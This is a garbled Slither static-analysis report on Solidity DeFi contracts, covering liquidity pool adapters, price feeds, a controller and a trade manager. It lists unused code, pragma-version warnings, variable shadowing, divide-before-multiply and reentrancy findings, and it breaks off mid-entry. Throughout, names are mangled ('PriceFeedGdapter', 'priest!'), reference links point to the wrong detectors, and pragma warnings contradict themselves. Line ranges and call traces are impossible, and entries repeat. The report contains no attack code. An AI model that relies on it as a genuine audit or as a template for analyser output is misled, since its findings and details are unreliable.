LiquidityPoolAdapter._depositToLiquidityPools(ILiquidityPool[]addreses,uint256,bool) (erc/liquidity-pools/LiquidityPoolAdapter.sol#233-266) is never used and should be removed
LiquidityPoolAdapter._depositToLiquidityPools(ILiquidityPool[]addreses,uint256,bol) (erc/liquidity-pools/LiquidityPoolAdapter.sol#233-266) is never used and should be removed
LiquidityPoolAdapter._onlyFeeManager(IUnlimitedOwner) (erc/liquidity-pools/LiquidityPoolAdapter.sol#176-178) is never used and should be removed
LiquidityPoolAdapter._onlyLiqTradePair() (erc/liquidity-pools/LiquidityPoolAdapter.sol#270-274) is never used and should be removed
UnlimitedOwnable._unlimitedOwner() (erc/shared/UnlimitedOwnable.sol#37) is never used and should be removed
References: https://github.com/crytic/slither/wiki/Detector-Documentation#useless-code

Variable UnlimitedOwnable._constructor(IUnlimitedOwner _unlimitedOwner) (erc/shared/UnlimitedOwnable.sol#20) is too similar to LiquidityPoolAdapter._constructor(IUnlimitedOwner,IERC20Metadata,_Controller).unlimitedOwner_ (erc/liquidity-pools/LiquidityPoolAdapter.sol#44)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

LiquidityPoolAdapter._maxYourProportion (erc/liquidity-pools/LiquidityPoolAdapter.sol#29) should be constant
References: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

availableLiquidity() should be declared external;
- LiquidityPoolAdapter.availableLiquidity() (erc/liquidity-pools/LiquidityPoolAdapter.sol#12-13)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external

Variable ChainlinkUsdPriceFeed.sol
Different versions of Solidity is used:
- Version used: ['0.8.17', '+0.8.0']
- Version used: ['0.8.0', '+0.8.0']
  - *erc/external/interfaces/chainlink/AggregatorInterface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/price-feed/ChainlinkUsdPriceFeed.sol#3
  - *erc/price-feed/ChainlinkUsdPriceFeed.sol#3
References: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorInterface.sol#2) allows old versions
Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2) allows old versions
Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2) allows old versions
Pragma version=0.8.0 (erc/price-feed/ChainlinkUsdPriceFeed.sol#3) allows old versions
Pragma version=0.8.17 (erc/price-feed/ChainlinkUsdPriceFeed.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
References: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable ChainlinkUsdPriceFeedPrevious.sol
Different versions of Solidity is used:
- Version used: ['0.8.17', '+0.8.0']
- Version used: ['0.8.0', '+0.8.0']
  - *erc/external/interfaces/chainlink/AggregatorInterface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2
  - *erc/price-feed/ChainlinkUsdPriceFeed.sol#3
  - *erc/price-feed/ChainlinkUsdPriceFeedPrevious.sol#3
References: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorInterface.sol#2) allows old versions
Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2) allows old versions
Pragma version=0.8.0 (erc/external/interfaces/chainlink/AggregatorV3Interface.sol#2) allows old versions
Pragma version=0.8.17 (erc/price-feed/ChainlinkUsdPriceFeedPrevious.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
References: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable PriceFeedAdapter.sol
PriceFeedAdapter._collateralToSharesMax(uint256) (erc/pric-feed/PriceFeedAdapter.sol#3-57) performs a multiplication on the result of a division;
- collateralInDenominator * ASSET_MULTIPLIER / uint256(assetPriceFeedAggregator.minPrice)) (erc/pric-feed/PriceFeedAdapter.sol#45-55)
PriceFeedAdapter._collateralDepositMin(uint256) (erc/pric-feed/PriceFeedAdapter.sol#64-67) performs a multiplication on the result of a division;
- collateralInDenominator * ASSET_MULTIPLIER / uint256(assetPriceFeedAggregator.maxPrice)) (erc/pric-feed/PriceFeedAdapter.sol#64-65)
PriceFeedAdapter._assetToCollateralMax(uint256) (erc/pric-feed/PriceFeedAdapter.sol#73-76) performs a multiplication on the result of a division;
- assetInDenominator * assetPriceFeedAggregator.maxPrice / ASSET_MULTIPLIER (erc/pric-feed/PriceFeedAdapter.sol#74)
- assetInDenominator * collateralInDenominator * uint256(assetPriceFeedAggregator.maxPrice)) (erc/pric-feed/PriceFeedAdapter.sol#75)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
```

[PriceFeedGdapter.assertToCollateralMin\(uint256\) \(src/price-feed/PriceFeedGdapter.sol#82-85\)](https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used) performs a multiplication on the result of a division:
`-assetInDenominator = assetAmount * uint256(assetPriceFeeDggregator.minPrice()) / ASSET_MULTIPLIER (src/price-feed/PriceFeedGdapter.sol#83)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply>

Different versions of Solidity is used:
`- Version used: [0.8.0, 0.8.1)`
`- 0.8.0 (src/external/interfaces/IPriceFeed.sol#3)`
`- 0.8.0 (src/interface/IPriceFeedAdapter.sol#2)`
`- 0.8.0 (src/interface/IPriceFeedAggregator.sol#3)`
`- 0.8.0 (src/interface/IPriceFeedDggregator.sol#3)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used>

Pragma version '0.8.0' (src/interfaces/IPriceFeed.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedAdapter.sol#2) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedAggregator.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedDggregator.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity>

Variable `PriceFeedAdapter.ASSET_MULTIPLIER (src/price-feed/PriceFeedAdapter.sol#20)` is not in mixedCase
Variable `PriceFeedAdapter.COLLATERAL_MULTIPLIER (src/price-feed/PriceFeedAdapter.sol#21)` is not in mixedCase
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions>

[PriceFeedAggregator.sol](https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar)

Different versions of Solidity is used:
`- Version used: [0.8.0, 0.8.1)`
`- 0.8.0 (src/external/interfaces/chainlink/AggregatorInterface.sol#2)`
`- 0.8.0 (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#2)`
`- 0.8.0 (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#3)`
`- 0.8.0 (src/interface/IPriceFeed.sol#3)`
`- 0.8.0 (src/interface/IPriceFeedAggregator.sol#3)`
`- 0.8.0 (src/interface/IPriceFeedDggregator.sol#3)`
`- 0.8.0 (src/interface/IPriceFeedAdapter.sol#3)`
`- 0.8.0 (src/price-feed/PriceFeedAggregator.sol#3)`
`- 0.8.17 (src/shared/UnlimitedOwnable.sol#3)`
`- 0.8.17 (src/price-feed/PriceFeedAggregator.sol#3)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used>

Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorInterface.sol#2) allows old versions
Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#2) allows old versions
Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeed.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedAggregator.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedDggregator.sol#3) allows old versions
Pragma version '0.8.0' (src/price-feed/PriceFeedAggregator.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version '0.8.17' (src/shared/UnlimitedOwnable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity>

Variable `UnlimitedOwnable.constructor(IUnlimitedOwner)_unlimitedOwner (src/shared/UnlimitedOwnable.sol#20)` is too similar to `PriceFeedAggregator.constructor(IUnlimitedOwner, string,uint256,IPriceFeed[]).unlimitedOwner_ (src/price-feed/PriceFeedAggregator.sol#3)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar>

PriceFeedAggregator.USO_MULTIPLIER (src/price-feed/PriceFeedAggregator.sol#17) is never used in `PriceFeedAggregator` (`src/price-feed/PriceFeedAggregator.sol#14-19`)
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable>

[UnlimitedPriceFeed.sol](https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar)

UnlimitedPriceFeed.priceData (src/price-feed/UnlimitedPriceFeed.sol#55) is never initialized. It is used in:
`- UnlimitedPriceFeed.price (src/price-feed/UnlimitedPriceFeed.sol#82-84)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variable>

UnlimitedOwnable._onlyOwner (src/shared/UnlimitedOwnable.sol#17) is never used and should be removed
`UnlimitedOwnable._onlyOwner (src/shared/UnlimitedOwnable.sol#17-17)` is never used and should be removed
`UnlimitedPriceFeed._hashPriceDataUpdate(PriceData) (src/price-feed/UnlimitedPriceFeed.sol#142-144)` is never used and should be removed
`UnlimitedPriceFeed._verifySigner(address) (src/price-feed/UnlimitedPriceFeed.sol#141-143)` is never used and should be removed
`UnlimitedPriceFeed._verifyValidTo(uint256) (src/price-feed/UnlimitedPriceFeed.sol#157-159)` is never used and should be removed
`UnlimitedPriceFeed._updateHashRevocation(uint256) (src/price-feed/UnlimitedPriceFeed.sol#160-162)` is never used and should be removed
`UnlimitedPriceFeed._updateHashRevocation(uint256) (src/price-feed/UnlimitedPriceFeed.sol#163-168)` is never used and should be removed
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar>

Variable `UnlimitedOwnable.constructor(IUnlimitedOwner)_unlimitedOwner (src/shared/UnlimitedOwnable.sol#20)` is too similar to `UnlimitedPriceFeed.constructor(IUnlimitedOwner,AggregatorV2V3Interface,ICController,uint256).unlimitedOwner_ (src/price-feed/UnlimitedPriceFeed.sol#166)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar>

UnlimitedPriceFeed (src/price-feed/UnlimitedPriceFeed.sol#13-71) does not implement functions:
`- UnlimitedPriceFeed._hashPriceDataUpdate(PriceData) (src/price-feed/UnlimitedPriceFeed.sol#142-144)`
`- UnlimitedOwnable._onlyOwner() (src/shared/UnlimitedOwnable.sol#160-162)`
`- UnlimitedPriceFeed._verifySigner(address) (src/price-feed/UnlimitedPriceFeed.sol#141-143)`
`- UnlimitedPriceFeed._verifyValidTo(uint256) (src/price-feed/UnlimitedPriceFeed.sol#157-159)`
`- UnlimitedPriceFeed._updateHashRevocation(uint256) (src/price-feed/UnlimitedPriceFeed.sol#160-162)`
`- UnlimitedPriceFeed._updateHashRevocation(uint256) (src/price-feed/UnlimitedPriceFeed.sol#163-168)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#unimplemented-function>

UnlimitedPriceFeed.DAT_LENGTH (src/price-feed/UnlimitedPriceFeed.sol#4) is never used in `UnlimitedPriceFeed` (`src/price-feed/UnlimitedPriceFeed.sol#33-171`)
UnlimitedPriceFeed.MINIMUM_MAX_DEVIATION (src/price-feed/UnlimitedPriceFeed.sol#4) is never used in `UnlimitedPriceFeed` (`src/price-feed/UnlimitedPriceFeed.sol#33-171`)
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable>

UnlimitedPriceFeed.maxDeviation (src/price-feed/UnlimitedPriceFeed.sol#16) should be constant
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant>

priest! should be declared external:
`- UnlimitedPriceFeed.price (src/price-feed/UnlimitedPriceFeed.sol#82-84)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external>

[UnlimitedPriceFeedAdapter.sol](https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar)

UnlimitedPriceFeedUpdate.priceData (src/price-feed/UnlimitedPriceFeedAdapter.sol#6) is never initialized. It is used in:
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variable>

Reentrancy in `UnlimitedPriceFeedUpdate.update(bytes)` (`src/price-feed/UnlimitedPriceFeedUpdate.sol#101-101`):
`- require(bool,string)(SignatureChecker.isValidSignatureNowSigner,_hashPriceDataUpdate(newPriceData),signature),UnlimitedPriceFeedUpdate:_update: Bad signature (src/price-feed/UnlimitedPriceFeedUpdate.sol#90-93)`
State variable `_validTo` is never updated (`src/price-feed/UnlimitedPriceFeedUpdate.sol#100`)
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities>

UnlimitedPriceFeedUpdate.verifyValidGto(uint256) (`src/price-feed/UnlimitedPriceFeedUpdate.sol#113-113`) uses timestamp for comparisons
`- require(bool,string)(ValidTo,> block.timestamp,UnlimitedPriceFeedUpdate:_verifyValidGto: Price is not valid) (src/price-feed/UnlimitedPriceFeedUpdate.sol#114)`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp>

UnlimitedOwnable._isUnlocked() (`src/shared/UnlimitedOwnable.sol#37`) is never used and should be removed
`UnlimitedOwnable._isUnlocked (src/shared/UnlimitedOwnable.sol#37-37)` is never used and should be removed
`UnlimitedPriceFeedUpdate.verifyNewPrice(uint256) (src/price-feed/UnlimitedPriceFeedUpdate.sol#218)` is never used and should be removed
`UnlimitedPriceFeedUpdate._hashPriceDataUpdate(PriceData) (src/price-feed/UnlimitedPriceFeedUpdate.sol#105-107)` is never used and should be removed
`UnlimitedPriceFeedUpdate._verifySigner(address) (src/price-feed/UnlimitedPriceFeedUpdate.sol#111-113)` is never used and should be removed
`UnlimitedPriceFeedUpdate._verifyValidTo(uint256) (src/price-feed/UnlimitedPriceFeedUpdate.sol#113-115)` is never used and should be removed
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#read-code>

Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorInterface.sol#2) allows old versions
Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#2) allows old versions
Pragma version '0.8.0' (src/external/interfaces/chainlink/AggregatorV2V3Interface.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeed.sol#3) allows old versions
Pragma version '0.8.0' (src/interfaces/IPriceFeedAdapter.sol#3) allows old versions
Pragma version '0.8.0' (src/price-feed/UnlimitedPriceFeedAdapter.sol#3) allows old versions
Pragma version '0.8.17' (src/price-feed/UnlimitedPriceFeedAdapter.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version '0.8.17' (src/price-feed/UnlimitedPriceFeedAdapter.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version '0.8.17' (src/price-feed/UnlimitedPriceFeedAdapter.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity>

Variable `UnlimitedPriceFeedAdapter.ASSET_MULTIPLIER (src/price-feed/UnlimitedPriceFeedAdapter.sol#4)` is not in mixedCase
Variable `UnlimitedPriceFeedAdapter.COLLATERAL_MULTIPLIER (src/price-feed/UnlimitedPriceFeedAdapter.sol#5)` is not in mixedCase
Variable `UnlimitedPriceFeedAdapter.priceMultiplier (src/price-feed/UnlimitedPriceFeedAdapter.sol#44)` is not in mixedCase
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions>

Variable `UnlimitedOwnable.constructor(IUnlimitedOwner,_unlimitedOwner (src/shared/UnlimitedOwnable.sol#20))` is too similar to `UnlimitedPriceFeedAdapter.constructor(string,AggregatorV2V3Interface,uint256,uint256,ui256,ICController,uint256,_unlimitedOwner (src/price-feed/UnlimitedPriceFeedAdapter.sol#4))`
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar>

```

UnlimitedPriceFeedAdapter (src/price-feed/UnlimitedPriceFeedAdapter.sol#22-225) does not implement functions:
- UnlimitedPriceFeedAdapter.getChainlinkPrice() (src/price-feed/UnlimitedPriceFeedAdapter.sol#221-224)
- UnlimitedPriceFeedAdapter.getPriceData() (src/price-feed/UnlimitedPriceFeedAdapter.sol#105-107)
- UnlimitedOwnable._onlyOwner() (src/shared/UnlimitedOwnable.sol#4-6)
- UnlimitedPriceFeedAdapter.verifyMyPrice(uint256) (src/price-feed/UnlimitedPriceFeedAdapter.sol#109-219)
- UnlimitedPriceFeedAdapter.verifyBridgedAddress() (src/price-feed/UnlimitedPriceFeedAdapter.sol#117-119)
- UnlimitedPriceFeedAdapter.verifyContractAddress() (src/price-feed/UnlimitedPriceFeedAdapter.sol#119-120)
- UnlimitedOwnable.isUnlimitedOwner() (src/shared/UnlimitedOwnable.sol#185-187)
    UnlimitedPriceFeedAdapter.update(buyer) (src/price-feed/UnlimitedPriceFeedAdapter.sol#7-101)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#implemented-functions

UnlimitedPriceFeedAdapter.intf_1809 (src/price-feed/UnlimitedPriceFeedAdapter.sol#3) is never used in UnlimitedPriceFeedAdapter (src/price-feed/UnlimitedPriceFeedAdapter.sol#22-225)
(UnlimitedPriceFeedAdapter.intf_1809 is part of UNLIMITED_PRICE_FEED_ADAPTER(0x0000000000000000000000000000000000000000))
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable

UnlimitedPriceFeedAdapter.maxLeverage (src/price-feed/UnlimitedPriceFeedAdapter.sol#147) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

Controller.sol
ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).name (src/interfaces/ITradeFair.sol#166) shadows:
- ITradeFair.name() (src/interfaces/ITradeFair.sol#89) (function)
- ITradeFair.collateral() (src/interfaces/ITradeFair.sol#63) (function)
ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).priceFeedAdapter (src/interfaces/ITradeFair.sol#169) shadows:
- ITradeFair.priceFeedAdapter() (src/interfaces/ITradeFair.sol#99) (function)
ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).liquidityPoolAdapter (src/interfaces/ITradeFair.sol#170) shadows:
- ITradeFair.liquidityPoolAdapter() (src/interfaces/ITradeFair.sol#109) (function)
ITradeFair.setMinLeverage(uint128,minLeverage) (src/interfaces/ITradeFair.sol#111) shadows:
- ITradeFair.setMinLeverage(uint128,minLeverage) (src/interfaces/ITradeFair.sol#111) (function)
ITradeFair.setMaxLeverage(uint128,maxLeverage) (src/interfaces/ITradeFair.sol#113) shadows:
- ITradeFair.setMaxLeverage(uint128,maxLeverage) (src/interfaces/ITradeFair.sol#113) (function)
ITradeFair.setMargin(uint128,minMargin) (src/interfaces/ITradeFair.sol#115) shadows:
- ITradeFair.setMargin(uint128,minMargin) (src/interfaces/ITradeFair.sol#115) (function)
ITradeFair.setVolumeLimit(uint256,volumeLimit) (src/interfaces/ITradeFair.sol#117) shadows:
- ITradeFair.setVolumeLimit(uint256,volumeLimit) (src/interfaces/ITradeFair.sol#117) (function)
ITradeFair.setTotalAssets(uint256,assets) (src/interfaces/ITradeFair.sol#119) shadows:
- ITradeFair.setTotalAssets(uint256,assets) (src/interfaces/ITradeFair.sol#119) (function)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Pragma version>0.8.0 (src/interfaces/IController.sol#1) allows old version
Pragma version<0.8.0 (src/interfaces/IPoolManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IPoolManager.sol#3) necessitates a newer version
Pragma version<0.8.0 (src/interfaces/IPoolManager.sol#2) allows old versions
Pragma version>0.8.0 (src/interfaces/IPoolManager.sol#2) necessitates a newer version
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) allows old versions
Pragma version<0.8.0 (src/interfaces/ITradeManager.sol#3) necessitates a newer version
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) necessitates a newer version
Pragma version<0.8.0 (src/interfaces/ITradeManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) necessitates a newer version
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) necessitates a newer version
Pragma version<0.8.17 (src/shared/UnlimitedOwnable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version>0.8.17 (src/shared/UnlimitedOwnable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Hold 0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable UnlimitedOwnable.constructor(IUnlimitedOwner..unlimitedOwner) (src/shared/UnlimitedOwnable.sol#20) is too similar to Controller.constructor(IUnlimitedOwner..unlimitedOwner_) (src/sys-controller/Controller.sol#4)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

```

UnlimitedOwner.sol

```

Pragma version>0.8.0 (src/interfaces/IUnlimitedOwner.sol#3) allows old versions
Pragma version<0.8.17 (src/sys-controller/IUnlimitedOwner.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Hold 0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

```

TradeManagerOrders.sol

```

ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).name (src/interfaces/ITradeFair.sol#166) shadows:
- ITradeFair.name() (src/interfaces/ITradeFair.sol#89) (function)
ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).collateral (src/interfaces/ITradeFair.sol#167) shadows:
- ITradeFair.collateral() (src/interfaces/ITradeFair.sol#63) (function)
ITradeFair.initialize(string,ERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).priceFeedAdapter (src/interfaces/ITradeFair.sol#169) shadows:
- ITradeFair.priceFeedAdapter() (src/interfaces/ITradeFair.sol#99) (function)
ITradeFair.setLiquidityPoolReward(uint256,liquidityPoolReward) (src/interfaces/ITradeFair.sol#179) shadows:
- ITradeFair.setLiquidityPoolReward() (src/interfaces/ITradeFair.sol#179) (function)
ITradeFair.setMinLeverage(uint128,minLeverage) (src/interfaces/ITradeFair.sol#123) (function)
ITradeFair.setMaxLeverage(uint128,maxLeverage) (src/interfaces/ITradeFair.sol#103) (function)
ITradeFair.setMargin(uint128,minMargin) (src/interfaces/ITradeFair.sol#125) (function)
ITradeFair.setVolumeLimit(uint256,volumeLimit) (src/interfaces/ITradeFair.sol#117) (function)
ITradeFair.setTotalAssets(uint256,assets) (src/interfaces/ITradeFair.sol#119) (function)
ITradeFair.setTotalAssets(uint256,assets) (src/interfaces/ITradeFair.sol#119) (function)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

TradeManager.onInitializeTradeFair(address) (src/trade-manager/TradeManager.sol#377-380) has external calls inside a loop: controller.checkTradeFairActive(tradeFair_) (src/trade-manager/TradeManager.sol#378)
TradeManager._onLiquidatePosition(address,uint256,address) (src/trade-manager/TradeManager.sol#87-178) has external calls inside a loop: ITradeFair(tradeFair_).liquidatePosition(needs,_positionId_) (src/trade-manager/TradeManager.sol#87-177)
TradeManager.positionLiquidatable(address,uint256) (src/trade-manager/TradeManager.sol#256-258) has external calls inside a loop: ITradeFair(tradeFair_).positionIsLiquidatable(positionId_) (src/trade-manager/TradeManager.sol#257)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#loops-inside-a-loop

Reentrancy in TradeManager._addMarginToPosition(AddressForPositionOnTokenParam, address) (src/trade-manager/TradeManager.sol#105-114):
- ITradeFair.params_.tradeFair_.collateral().safeTransferFrom(maker.addresses[params_.tradeFair_.params_.addMargin]) (src/trade-manager/TradeManager.sol#107-109)
- ITradeFair.params_.tradeFair_.addMarginToPosition(maker.params_.positionId,params_.addMargin) (src/trade-manager/TradeManager.sol#111)
- MarginAddedToPosition(params_.tradeFair_.params_.positionId,params_.addMargin) (src/trade-manager/TradeManager.sol#113)
Reentrancy in TradeManager.closePosition(ClosePositionParams,address) (src/trade-manager/TradeManager.sol#74-77):
- ITradeFair(params_.tradeFair_.params_.positionId,params_.addMargin) (src/trade-manager/TradeManager.sol#74-77)
ITradeFair(params_.closePositionParams_,params_.positionId) (src/trade-manager/TradeManager.sol#75)
Event emitted after the call(s):
- PositionExtended(params_.tradeFair_.params_.positionId,params_.targetLeverage) (src/trade-manager/TradeManager.sol#76)
Reentrancy in TradeManager._removePosition(FixedPositionParams,address) (src/trade-manager/TradeManager.sol#121-132):
External call(s):
- ITradeFair(params_.tradeFair_.params_.collateral()).safeTransferFrom(maker.addresses[params_.tradeFair_.params_.removeMargin]) (src/trade-manager/TradeManager.sol#123-125)
- ITradeFair(params_.tradeFair_.params_.collateral()).openPosition(maker.params_.margin,params_.allowRevert,params_.allowRevert) (src/trade-manager/TradeManager.sol#127-129)
Event emitted after the call(s):
- PositionExtended(params_.tradeFair_.params_.positionId,params_.targetLeverage) (src/trade-manager/TradeManager.sol#140)
Reentrancy in TradeManager._openPosition(OpenPositionParams,address) (src/trade-manager/TradeManager.sol#144-146):
- ITradeFair(params_.tradeFair_.params_.collateral()).safeTransferFrom(maker.addresses[params_.tradeFair_.params_.margin]) (src/trade-manager/TradeManager.sol#155)
- userManager.setUserFeeReferrer(maker.params_.referrer) (src/trade-manager/TradeManager.sol#157)
- OpenPosition(params_.tradeFair_.params_.margin,params_.allowRevert,params_.allowRevert) (src/trade-manager/TradeManager.sol#159)
Event emitted after the call(s):
- PositionSpent(params_.tradeFair_.id) (src/trade-manager/TradeManager.sol#163)
Reentrancy in TradeManager._partiallyClosePosition(PartiallyClosePositionParams,address) (src/trade-manager/TradeManager.sol#164-167):
External call(s):
- ITradeFair(params_.tradeFair_.params_.positionId,params_.proportion) (src/trade-manager/TradeManager.sol#165)
Event emitted after the call(s):
- PartiallyClosePosition(params_.tradeFair_.params_.positionId,params_.removedMargin) (src/trade-manager/TradeManager.sol#166)
Reentrancy in TradeManager._removeMarginFromPosition(RemoveMarginFromPositionParams,address) (src/trade-manager/TradeManager.sol#168-171):
External call(s):
- ITradeFair(params_.tradeFair_.params_.positionId,params_.removedMargin) (src/trade-manager/TradeManager.sol#169)
Event emitted after the call(s):
- MarginRemovedFromPosition(params_.tradeFair_.params_.positionId,params_.removedMargin) (src/trade-manager/TradeManager.sol#170)
Reentrancy in TradeManager._transferOrderReward(TransferOrderRewardParams,address) (src/trade-manager/TradeManagerOrders.sol#414-422):
External call(s):
- collateral.safeTransferFrom(from,_to_orderReward) (src/trade-manager/TradeManagerOrders.sol#418)
Event emitted after the call(s):
- _updateContracts(uint256,from,_to_orderReward) (src/trade-manager/TradeManagerOrders.sol#421)
Reentrancy in TradeManager._onLiquidatePosition(address,uint256,address) (src/trade-manager/TradeManager.sol#172-178):
External call(s):
- PositionLiquidated(tradeFair_.positionId) (src/trade-manager/TradeManager.sol#172)
Event emitted after the call(s):
- PositionLiquidated(params_.tradeFair_.positionId,params_.allowRevert,params_.allowRevert) (src/trade-manager/TradeManager.sol#173)
Reentrancy in TradeManager._batchLiquidatePositions(BatchLiquidatePositionsParams,address) (src/trade-manager/TradeManager.sol#180-205):
External call(s):
- _updateContracts() (src/trade-manager/TradeManager.sol#187)
- batchLiquidatePositions([uint256][],bool,UpdateDelta) (src/trade-manager/TradeManager.sol#188)
- didLiquidate[i] = batchLiquidatePositionsAndTradeFair([tradeFair_[i].positionId[i].allowRevert,_req,_sender]) (src/trade-manager/TradeManager.sol#202-203)
Event emitted after the call(s):
- PositionLiquidated(tradeFair_.positionId) (src/trade-manager/TradeManager.sol#173)
- PositionLiquidated(params_.tradeFair_.positionId,params_.allowRevert,params_.allowRevert) (src/trade-manager/TradeManager.sol#174)
- didLiquidate[i] = batchLiquidatePositionsOfTradeFair([tradeFair_[i].positionId[i].allowRevert,_req,_sender]) (src/trade-manager/TradeManager.sol#202-203)

```

```

Reentrancy in TradeManager.liquidatePosition(address,uint256,UpdateData[]) (src/trade-manager/TradeManager.sol#153-160):
  External calls:
